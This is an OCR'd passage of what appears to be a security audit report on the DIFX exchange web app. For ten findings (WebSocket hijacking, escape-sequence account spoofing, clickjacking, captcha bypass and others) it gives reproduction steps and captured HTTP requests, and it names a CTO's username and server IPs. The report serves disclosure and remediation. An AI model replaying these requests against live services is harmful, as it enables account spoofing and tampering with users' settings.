
	Note: Keep in mind that it takes some time to reflect the deletion successfully.  Request: DELETE /resources/inspections/{{inspectionId}}/resources/{{imageId}} HTTP/1.1 Host: api.sumsub.com Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99" Pragma: no-cache X-Device-Fingerprint: {{value}} Sec-Ch-Ua-Mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36 X-Web-Sdk-Ver: c47b9d180f6c434b6c8b Accept: application/json X-Client-Id: WebSDK X-Requested-With: XMLHttpRequest X-Id-Docset-Type: IDENTITY X-Session-Id: {{X-Session-Id}} X-Access-Token: {{value}} Sec-Ch-Ua-Platform: "Windows" Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://api.sumsub.com/idensic/websdk.html?_=id_82646996 Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Connection: close Video Link: https://drive.google.com/file/d/1hQEhyc7a0Y-LK6TCWtoYRGaW-RDg7rCL/view?usp=sharing Note: The Uploaded Documents must be under verification to retrieve.
Recommendations	Do not dump sensitive information (access-tokens) in heap memory.



Web Socket Hijacking - Fixed

#4	*Description*	*CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N*
Users can initiate web socket communication from malicious sources since the origin header is not validated.		
Vulnerable hosts	https://app.difx.io https://nexus-websocket-a.intercom.io	
Evidences	Steps to reproduce: 1. Login and Browse to https://api.difx.io 2. Go to Burp Suite and analyze HTTP history; capture the HTTP requests having 101-status code (making Web Socket connection). 3. Change the value of the Origin header and send the request. 4. Observe that the server responds successfully and accepts the connection from a third-party domain provided.  5. Open Simple Web Socket Client to make an external connection with the server. In URL add wss://{{compromised get request url}} 6. Open the connection.	




	 Request: GET /socket.io/?EIO=4&transport=websocket HTTP/2 Host: app-api.difx.io Connection: Upgrade Pragma: no-cache Cache-Control: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36 Upgrade: websocket Origin: https://app.difx.io Sec-Websocket-Version: 13 Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Cookie: _ga=GA1.2.111528268.1635626224; _gid=GA1.2.938274450.1635626225; intercom-id- a7dbmamz={{intercom-id-a7dbmamz}}; intercom-session- a7dbmamz=; _ga_NDS0VXPNVL=GS1.1.1635626185.20.1.1635627972.0 Sec-Websocket-Key: rCR1joYSwQce5PyPF0EEMw== Note: Two endpoints are vulnerable to web socket hijacking. Namely, app.difx.io: - app-api.difx.io app.difx.io: - nexus-websocket-a.intercom.io
Recommendations	It is recommended to strictly validate the origin header of the web socket request. If it doesn't belong to the owner domain, then communication must be dropped.


Escape Sequence Injection - Fixed

#5	*Description*	*CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N*
The Application's backend server doesn't validate the input properly. Escape Sequences like \n can be used to create accounts that appear to be similar as without these special characters when rendered on the client-side.		
Vulnerable hosts	https://app.difx.io	
Evidences	Steps to reproduce: 1. Open the create account form of the DIFX application. 2. Fill the form with a legit email id that already exists in DIFX.  3. Again send and intercept the same request. 4. Add escape sequence in the email for example hn-pt\n@hacken.io POST /api/v1/auth/sign-up HTTP/2 Host: app-api.difx.io Content-Length: 371 Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99" Accept: application/json, text/plain, */* Content-Type: application/json;charset=UTF-8 Sec-Ch-Ua-Mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36 Sec-Ch-Ua-Platform: "Windows" Origin: https://app.difx.io Sec-Fetch-Site: same-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://app.difx.io/ Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 {"firstname":"Test","lastname":"Test","type":"individual","email":"hn-	


	pt\n@hacken.io","password":"testtest","rpassword":"testtest","phonenumber":"19999999999","code":"","captcha":"HFanJleQtEECIDY3RQRFhBRRIzGhEiXiIxEzZkMCV5byE1NCcaDwUhOScCRilMZlhzGy80DgFnDgESZkRXb3YhO3kybVsmdQJvfmotVEw3cz1rNhJhYGNfb095fVZWDgEWCiRkCTUgYHN3ThdYWxhkZ1tEQGBfJHxqPWwNOno1ECIDICRg","agree":true} 5. Send the request and observe that a new account is created which reflects a legit email address on the profile page.   Note: You will have to tamper and send the request quickly else invalid captcha error occurs.
Recommendations	Properly validate the user input for special characters at the server-side before execution.

Weak Input Validation - Fixed


#6	*Description*	*CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L*
The application receives input or data, but it does not validate or incorrectly validate that the input has the properties that are required to process the data safely and correctly.		
Vulnerable hosts	https://app.difx.io	
Evidences	  	

	
Recommendations	Properly validate the user input for special characters at the server-side before execution.


Clickjacking - Fixed

#7	*Description*	*CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N*
The web application does not restrict frame objects that belong to another application or domain, which can lead to user confusion about which interface he is interacting with.		
Vulnerable hosts	https://app.difx.io	
Evidences	Steps to reproduce: 1. Create an HTML file with code: <iframe src="https://app.difx.io"></iframe> 2. Observe the web application is rendered inside the iframe. 	
Recommendations	Clickjacking can be prevented by proper usage of the X-Frame_options header and by incorporating the frame-ancestors directive in the application's Content Security Policy.	

Hidden Webpage Traversed - Not Fixed



#8	*Description*	*CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N*
Discovered a hidden web page containing a form that increases the software's attack surface and may expose additional weaknesses beyond what is already exposed by the intended functionality.		
Vulnerable hosts	https://app.difx.io	
Evidences		
Recommendations	Implement proper authentication over web pages or functionalities that are not intended to be discovered by external users without them.	



Bypassing Captcha Validation - Fixed

#9	*Description*	*CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N*
The application doesn't validate the Captcha value which could be used by an attacker to change the configurations and preferences by which he could possibly stop the user from receiving notifications for a successful transaction.		
Vulnerable hosts	https://app.difx.io	
Evidences	Steps to reproduce: 1. Login into your DIFX account. 2. Go to the preferences tab and update the configurations as per your preference. 3. Capture the request to change the configurations as per the attacker's need and also change the Captcha value with an arbitrary string. 4. Send the request and observe the request is accepted with a 200 response. 	


	Request: POST /api/v1/email-notification HTTP/2 Host: app-api.difx.io Content-Length: 81 Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99" Accept: application/json, text/plain, */* Content-Type: application/json;charset=UTF-8 Sec-Ch-Ua-Mobile: ?0 X-Access-Token: {{X-Access-Token}} User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36 Sec-Ch-Ua-Platform: "Windows" Origin: https://app.difx.io Sec-Fetch-Site: same-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://app.difx.io/ Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 {"active":"tx_sent,newsletter,offers","notactive":"tx_received","captcha":"abcd"}
Recommendations	Implement proper mechanisms to validate the generated captcha properly.

Improper SSL Implementation - Not Fixed

#10	*Description*	*CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N*
Found potential SSL vulnerabilities in the web application.		
Vulnerable hosts	https://app.difx.io, https://mail.difx.io	
Evidences	Steps to reproduce: 1. Scan the URL on the best-suited SSL scanner. 2. Observe that the application is potentially vulnerable to BREACH and LUCKY13 Attacks. 3. All three IPs of the application are scanned. a. IP = 104.22.14.235  b. IP = 172.67.29.82  c. IP = 104.22.15.235	

	 d. HOST= mail.difx.io 
Recommendations	Implement proper configurations for secure communication over SSL/TLS.

Server name and Version disclosed - Fixed

#11	*Description*	*CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N*
The server responds with its respective name and version for the given request or while generating errors. This could be used to filter out specific exploits for the application or for its known vulnerabilities.		
Vulnerable hosts	https://app.difx.io	
Evidences	  	

```
Request:
POST /api/v1/order/make-market HTTP/2
Host: app-api.difx.io
Content-Length: 161
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
X-Access-Token: {{X-Access-Token}}
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54
Safari/537.36
```

	Sec-Ch-Ua-Platform: "Windows" Origin: https://app.difx.io Sec-Fetch-Site: same-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://app.difx.io/ Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 {"side":0,"amount":"{{very long numerical value}}","symbol":"DIFXUSDT"} https://mail.difx.io/nwebmail.difx.io 
Recommendations	Do not disclose any information like, server name and version wherever not required.

Missing Subresource Integrity attributes - Not Fixed

#12	*Description*	*CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N*

Third-party libraries and scripts, such as Bootstrap, Angular, and jQuery are commonly included from remote, potentially untrusted servers and CDNs. Subresource Integrity is a mechanism that verifies each time a resource is fetched, it matches a known good version and has not been tampered with. If Subresource Integrity has not been implemented, attackers could make malicious changes to a remote resource and compromise any site that includes the resource, as well as any users of the affected site.

Vulnerable hosts	https://app.difx.io

Evidences


```
Request:
GET / HTTP/1.1
Host: app.difx.io
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/88.0.4324.150 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Further endpoints affected -



https://app.difx.io/

https://app.difx.io/advanced

https://app.difx.io/assets/js/custom.js



	https://app.difx.io/assets/js/static/assets/js/bootstrap/bootstrap.min.js https://app.difx.io/assets/js/static/assets/js/jquery/jquery.min.js https://app.difx.io/assets/js/static/assets/js/popper.js https://app.difx.io/assets/js/static/assets/js/popper.js https://app.difx.io/assets/js/static/assets/js/trade.js https://app.difx.io/change-password https://app.difx.io/coin-listing https://app.difx.io/home https://app.difx.io/preferences https://app.difx.io/register https://app.difx.io/wallet
Recommendations	Subresource Integrity should be used any time scripts or stylesheets are fetched from a third-party source.

Sensitive Information Disclosure - Fixed

#13	*Description*	*CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N*
Source Panel of Developer Options contains usernames of the system used for hosting the web service. These usernames could be possibly of a developer or a system administrator.		
Vulnerable hosts	https://app.difx.io	
Evidences	Steps to reproduce: 1. Browse to https://app.difx.io 2. Right, Click on the browser and open Inspect Element. 3. Go to the Sources Panel. 4. Observe that few folder names contain folder paths exposing usernames of the system which could possibly be the usernames of developers or system administrators.  	

	Note: Username “osamabari” described in the above screenshot is found to be the Chief Technology Officer of DIFX.
Recommendations	Extra info in directory location or username shouldn’t be disclosed. Use generic file names.

